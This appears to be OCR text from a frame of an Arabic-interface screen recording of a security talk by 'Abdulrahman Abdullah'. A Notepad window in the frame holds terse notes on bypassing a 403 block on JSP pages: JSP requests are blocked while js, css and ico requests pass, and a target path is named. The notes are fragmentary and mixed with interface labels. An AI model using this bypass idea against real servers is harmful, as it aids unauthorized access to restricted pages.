البحث في Google أو كتابة عنوان URL

BANDICAM UNREGISTERED

REC

1360x768 - (0, 0), (1360, 768) - عرض 1

الصفحة الرئيسية

عام

الفيديو

الصوره

حول

ابدا البدء | الفيديو | الصوره

تسجيل الشاشة-ملء الشاشة

يسمح لك هذا الوضع بتسجيل شاشه العرض بالكامل.

انقر على زر 'تسجيل' او اضغط على مفتاح الاختصار القياسي.
اختر جهاز عرض ليتم التقاطه 2

بدء التسجيل REC

التعليمات عبر الانترنت

تسجيل/ايقاف F12

التقاط الصور F11

BANDICUT

المسرعة من الأجهزة H.264 مشفرات الفيديو (Nvidia/Intel/AMD)

*مستند نصي جديد.txt - المفكرة

ملف تحرير تنسيق عرض تعليمات

```
ypass

 JSP not allowd return not found or 403

x/explorer/browser/index.jsp

 js,css,ico allowd return file

x/explorer/browser/index.jsp
```

100% Ln 5, Col 58

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22:07
30/05/2022
ENG

اكتب هنا للبحث

$ Exit :

Abdulrahman Abdullah

Twttier: @infosec_90

Any Question ?